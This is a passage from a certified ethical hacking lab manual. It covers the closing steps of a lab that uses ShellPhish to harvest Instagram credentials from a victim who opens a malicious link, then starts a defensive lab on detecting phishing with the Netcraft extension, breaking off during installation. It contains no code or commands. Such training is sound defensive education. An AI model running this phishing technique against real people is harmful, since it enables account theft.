


Figure 1.2.11: Legitimate Instagram login page

22. Switch back to the **Parrot Security** virtual machine and observe the terminal window running ShellPhish.

TASK 2.5

Obtain the Credentials

23. As soon as the victim opens the malicious link, information such as **Victim IP**, **User-Agent**, **Hostname**, **Reverse DNS**, and **IP Continent** is displayed, along with the obtained **Instagram** credentials. This information can be used by the attacker to gain unauthorized access to the victim's account.

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.




Figure 1.2.12: ShellPhish obtained credentials

24. This concludes the demonstration of phishing victim's credentials using ShellPhish.
25. Close all open windows and document all the acquired information.
26. Turn off the **Windows 10** and **Parrot Security** virtual machines.

Lab Analysis

Analyze and document the results of this lab exercise.

PLEASE TALK TO YOUR INSTRUCTOR IF YOU HAVE QUESTIONS RELATED TO THIS LAB.

Internet Connection Required	
☑ Yes	☐ No
Platform Supported	
☑ Classroom	☑ iLabs

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

Lab

Detect a Phishing Attack

Phishing is the practice of sending an illegitimate email falsely claiming to be from a legitimate site in an attempt to acquire a user's personal or account information.

ICON KEY

- Valuable information
- Test your knowledge
- Web exercise
- Workbook review

Lab Scenario

With the tremendous increase in the use of online banking, online shares trading, and e-commerce, there has been a corresponding growth in incidents of phishing being used to carry out financial fraud.

As a professional ethical hacker or penetration tester, you must be aware of any phishing attacks that occur on the network and implement anti-phishing measures. Be warned, however, that even if you employ the most sophisticated and expensive technological solutions, these can all be bypassed and compromised if employees fall for simple social engineering scams.

The success of phishing scams is often due to users' lack of knowledge, being visually deceived, and not paying attention to security indicators. It is therefore imperative that all people in your organization are properly trained to recognize and respond to phishing attacks. It is your responsibility to educate employees about best practices for protecting systems and information. In this lab, you will learn how to detect phishing attempts using various phishing detection tools.

Tools demonstrated in this lab are available in E:\CEH-Tools\CEHv11 Module 09 Social Engineering

Lab Objectives

- Detect phishing using Netcraft
- Detect phishing using PhishTank

Lab Environment

To carry out this lab, you need:

- Windows 10 virtual machine
- Web browsers with an Internet connection
- Administrator privileges to run the tools

Lab Duration

Time: 10 Minutes

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

Overview of Detecting Phishing Attempts

Phishing attacks are difficult to guard against, as the victim might not be aware that he or she has been deceived. They are very much like the other kinds of attacks used to extract a company's valuable data. To guard against phishing attacks, a company needs to evaluate the risk of different kinds of attacks, estimate possible losses and spread awareness among its employees.

Lab Tasks

TASK 1 — Detect Phishing using Netcraft

Here, we will use the Netcraft Extension to detect phishing sites.

TASK 1.1 — Add Netcraft Extension to the Browser

1. Turn on the **Windows 10** virtual machine and log in with the credentials **Admin/Pa$$w0rd**.
2. First, it is necessary to install the Netcraft extension. Open any web browser (in this example, we are using **Mozilla Firefox**), and navigate to **https://www.netcraft.com/apps/**.
3. The **Netcraft** website appears, as shown in the screenshot.
4. Click **Find out more** button under **BROWSER** option on the webpage.

Note: Click **Accept** in the cookie notification in the lower section of the browse.

The Netcraft anti-phishing community is a giant neighborhood watch scheme, empowering the most alert and most expert members to defend everyone within the community against phishing attacks.

The Netcraft Extension provides updated and extensive information about sites that users visit regularly; it also blocks dangerous sites. This information helps users to make an informed choice about the integrity of those sites.




Figure 2.1.1: The Netcraft extension page

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

5. In the next page, click **Download** button from the top-right corner of the webpage.




Figure 2.1.2: Download Netcraft

6. You will be directed to the **Get it now** section; click the **Firefox** browser icon.




Figure 2.1.3: The Netcraft extension installation page

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

7. On the next page, click the **Add to Firefox** button to install the Netcraft extension.

Figure 2.1.4: Netcraft extension installation: Add to Firefox

8. When the **Add Netcraft Extension?** notification pop-up appears on top of the window, click **Add**.

Note: If the **Netcraft Extension has been added to Firefox** pop-up appears in the top section of the browser, click **Okay, Got It**.

